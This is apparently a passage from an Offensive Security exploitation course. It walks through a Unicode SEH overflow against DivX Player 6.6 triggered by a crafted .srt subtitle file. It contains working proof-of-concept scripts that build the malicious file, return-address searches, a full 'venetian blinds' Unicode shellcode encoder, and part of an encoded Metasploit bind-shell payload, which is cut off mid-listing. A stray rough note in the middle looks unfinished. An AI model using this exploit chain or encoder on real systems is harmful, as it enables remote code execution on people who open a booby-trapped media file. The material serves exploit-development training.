DivX Player 6.6 Case Study: Controlling The Execution Flow

As usually happens when dealing with Structure Exception Handler overwrites, we need to find a *POP POP RET* address to "install" our own Exception Handler and be able to redirect the execution flow into our controlled buffer. The *POP POP RET* trick works because in usual situations, once the exception is thrown, there's a pointer at *ESP+0x8* that leads inside our controlled buffer (more precisely it leads to the pointer at the next SEH Record just before the SEH is overwritten.)



Figure 36: ESP+0x8 leads to Pointer to next SEH

Nevertheless, because our buffer is going to be converted to Unicode, we need to find a Unicode friendly *POP POP RET* address. (eg. *0x41004200*). Let's find the right offset to overwrite *SEH* using a unique pattern as a part of our buffer and search for a suitable POP POP RET address:

```
#!/usr/bin/python
# DivXPOC02.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01

# file = name of avi video file
file = "infidel.srt"

# 1500 Bytes pattern
pattern = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5"
"Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1"
"Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7"
"Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3"
"Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9"
"An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5"
"Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1"
"As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7"
"Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3"
"Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"
"Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5"
"Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1"
"Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7"
"Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3"
"Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9"
"Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5"
"Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1"
"Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7"
"Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3"
"Bx4Bx5Bx6Bx7Bx8Bx9" )
stub = "\x41" * (3000000-1500)

f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(pattern + stub)
f.close()
print "SRT has been created - ph33r \n";
```

POC02 Source Code



Figure 37: Unique pattern overwriting SEH

SEH is overwritten at 1032 Bytes:

```
>>> "\x42\x34\x69\x42"
'B4iB'
>>>
bt ~ # /pentest/exploits/framework3/tools/pattern_offset.rb Bi4B 1500
1032
```

POC02 SEH Offset

It's time to find some good POP POP RET addresses, so let's see what *msfpescan* suggests:

```
bt VENETIAN # /pentest/exploits/framework3/msfpescan -p DivX\ Player.exe

[DivXPlayer.exe]
0x00444a2f pop edi; pop ecx; ret
0x0044f0ae pop edi; pop ebx;retn 0x041a
0x004c5b53 pop edx; pop ebx;retn 0x48c0
0x006ac11c pop ecx; pop ecx; ret
0x006b05c1 pop eax; pop edx; ret
0x0070779a pop esi; pop eax; ret
0x0075aa49 pop edi; pop esi;retn 0x5541
```

POP POP RET Search

Odd! After looking in OllyDbg at those addresses - we don't have *POP POP RET* opcodes! While opening (not attaching) the executable with the debugger, OllyDbg suggests that the DivX Player executable seems to be *"packed"*[37] - this means compressed and probably encrypted as well. Certainly at this point, we won't be able to use *msfpescan* directly on the executable.

[37] http://www.woodmann.com/crackz/Packers.htm



Figure 38: Ollydbg showing possibly packed executbale

The "CFF Explorer" tool from the ExplorerSuite[38] confirms our theory: it seems the executable was packed with PECompact 2.0. The first option we have is to try a search inside DivXPlayer.exe with OllyDbg while the executable is running; this way is slow though, because we need to filter only suitable "POP POP RET Unicode addresses"[39]. Looks like it's a *memdump* job! As previously shown in this course *memdump*, together with *msfpescan* would be a more complete and fast option, so let's try that out:



Figure 39: CFF Explorer showing packer version

[38] http://www.ntcore.com/exsuite.php

[39] A nice tool that can be used from OllyDbg for Unicode friendly return addresses searches is OllyUni plugin (http://www.phenoelit-us.org/win/index.html) shown in Figure 40 and Figure 41



Figure 40: OllyUni plugin can search for unicode friendly return addresses



Figure 41: OllyUni showing unicode friendly return addresses search results


```
C:\Documents and Settings\admin\Desktop>memdump.exe 1344 divxdump
[*] Creating dump directory...divxdump
[*] Attaching to 1344...
[*] Dumping segments...
[*] Dump completed successfully, 214 segments.


bt VENETIAN # /pentest/exploits/framework3/msfpescan -p -M divxdump/ | grep "0x00[0-9a-f][0-9a-f]00[0-9a-f][0-9a-f]"
0x00c0007e pop esi; pop ebx;retn 0x0004
0x00c1002c pop ebx; pop ecx; ret
0x00b200ad pop ebp; pop ecx; ret
0x00b3006a pop esi; pop ebx; ret
0x00b30086 pop esi; pop ebx; ret
0x00b300b1 pop esi; pop ebx; ret
0x00b300d9 pop esi; pop ebx; ret
0x00b4002e pop esi; pop ebx; ret
0x00b4005d pop esi; pop ebx; ret
0x00b400cd pop esi; pop ebx; ret
0x00b500bd pop edi; pop esi; ret
0x00b60012 pop ebp; pop ebx; ret
0x00b8009b pop edi; pop esi; ret
0x00b9003d pop ebp; pop ebx; ret
0x00ba0013 pop esi; pop ebx; ret
0x00ba0054 pop esi; pop ebx; ret
0x00ba00f4 pop esi; pop ebx; ret
0x004500ad pop ebp; pop ebx;retn 0x001c
0x00480094 pop esi; pop ecx; ret
0x004800aa pop esi; pop ecx; ret
0x00520071 pop edi; pop esi;retn 0x0004
0x00560054 pop esi; pop ecx; ret
0x00560059 pop esi; pop ecx; ret
0x00e50095 pop edi; pop esi; ret
0x007800d3 pop esi; pop ebx;retn 0x0004
0x007800ed pop esi; pop ebx;retn 0x0004
0x007900f9 pop edi; pop esi; ret
0x007c009b pop ebp; pop ecx; ret
0x007c00b0 pop ebx; pop ecx; ret
0x007d00a5 pop esi; pop ecx; ret
0x008100a6 pop ebp; pop ebx;retn 0x0008
0x00980008 pop ebp; pop edi; ret
0x009c00f4 pop esi; pop edi; ret
0x009d00ce pop esi; pop edi; ret
0x00c5002f pop esi; pop ebx;retn 0x0008
0x00c50081 pop esi; pop ebx;retn 0x0008
0x00c500cf pop esi; pop ebx;retn 0x0008
0x00c6004c pop esi; pop ebx;retn 0x0004
0x00c600c9 pop esi; pop ebx; ret
0x00c600d0 pop esi; pop ebx; ret
0x00c700c9 pop edi; pop esi;retn 0x0004
0x00ca0094 pop ebp; pop ecx; ret
0x00ca00b6 pop ebp; pop ecx; ret
0x00cc0022 pop esi; pop edi; ret
0x00cc0082 pop esi; pop edi; ret
```

POP POP RET Search

Much better! We are ready to build a new POC to verify the information we gained and using a DivX Player *POP POP RET* Unicode friendly address, ***0x00480094***:

```
#!/usr/bin/python
# DivXPOC03.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01

# file = name of avi video file
file = "infidel.srt"

# POP POP RET 0x00480094 found by memdump inside DivXPlayer.exe
stub    = "\x41" * 1032 + "\x94\x48" + "\x43" * (3000000-1034)

f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r \n";
```

POC03 Source Code

We open *POC03* with the DivX Player and see that the SEH was overwritten by our *POP POP RET* address. By setting a breakpoint on that address and following the execution flow we "land" inside our controlled buffer.



Figure 42: Breakpoint hit on our own Exception Handler

Olly find unicode return @ 00xff00

Then check

xchg_esp = "\x94\x6d"

xchg_ecx = "\x91\x61"

align buffer = 05 FF 3C 6D 2D FF 3C 6D

rest = "\x41" * 5 million.



Figure 43: POP POP RET leads inside our controlled buffer

Exercise

1) Repeat the required steps in order to control the execution flow and land inside out evil buffer.

DivX Player 6.6 Case Study: The Unicode Payload Builder

It's time to build our Unicode shellcode using the technique showed in the previous paragraphs. The following script takes a raw payload as input and prints out both the venetian shellcode writer Unicode encoded and the half shellcode which will be completed by the writer at execution time:

```
#!/usr/bin/python
import sys
# 80 00 75:add byte ptr [eax],75h
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch

def format_shellcode(shellcode):
    c = 0
    output = ''
    for byte in shellcode:
        if c == 0:
            output += '"'
        output += byte
        c += 1
        if c == 64:
            output += '"\n'
            c = 0
    output += '"'
    return output
raw_shellcode = open(sys.argv[1], 'rb').read()
shellcode_writer   = ""
shellcode_writer_l = 0
shellcode_hole     = ""
shellcode_hole_l   = 0
venetian_stub      = "\\x80\\x%s\\x6D\\x40\\x6D\\x40\\x6D"
c = 0
for byte in raw_shellcode:
    if c%2:
        shellcode_writer += venetian_stub % hex(ord(byte)).replace("0x","").zfill(2)
        shellcode_writer_l += 7
    else:
        shellcode_hole += "\\x"+ hex(ord(byte)).replace("0x","").zfill(2)
        shellcode_hole_l += 1
    c += 1
output1 = format_shellcode(shellcode_writer)
print "[*] Unicode Venetian Blinds Shellcode Writer %d bytes" % shellcode_writer_l
print output1
print
print
print
output2 = format_shellcode(shellcode_hole)
print "[*] Half Shellcode to be filled by the Venetian Writer %d bytes" % shellcode_hole_l
print output2
```

Unicode Payload Builder source code

Before writing the next POC we must make some considerations:

- Once we land in our controlled buffer we can't use the usual technique to jump over the SEH and execute our payload as a short jmp opcode (*EB069090* for example) will be mangled by the Unicode filter.
- Because of the previous point the following opcodes (our return address) will be executed:

```
41                  INC ECX
0041 00             ADD BYTE PTR DS:[ECX],AL
94                  XCHG EAX,ESP
0048 00             ADD BYTE PTR DS:[EAX],CL
```

RET executed as code

The ***XCHG EAX,ESP*** opcode will mangle our stack pointer. To overcome this we can repeat the *XCHG* opcode to reset *ESP* before executing our payload.

As explained in Chris Anley's paper, we will need to have at least a register pointing to the first null byte of our shellcode. Although the *XCHG EAX,ESP* we saw before could help at first glance, it will make our job more complex later on because we will have to restore *ESP* in order to be able to execute shellcode. The *ECX* register points to a stack address close to our buffer and it seems like a good candidate after some adjustments.



Figure 44: Return address executed as XCHG EAX, ESP



Figure 45: ECX pointing to a stack address close to our buffer

DivX Player 6.6 Case Study: Getting our shell

Taking note of the above considerations, we can write the first stub exploit that will be the base for the following ones. We generate a bind shellcode with Metasploit and then obtain the custom Unicode payload through our venetian encoder:

```
bt VENETIAN # /pentest/exploits/framework2/msfpayload win32_bind R > /tmp/bind
bt VENETIAN # ./venetian_encoder.py /tmp/bind
[*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
"\xf4\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\x28\x6D"
"\x40\x6D\x40\x6D\x80\xe5\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
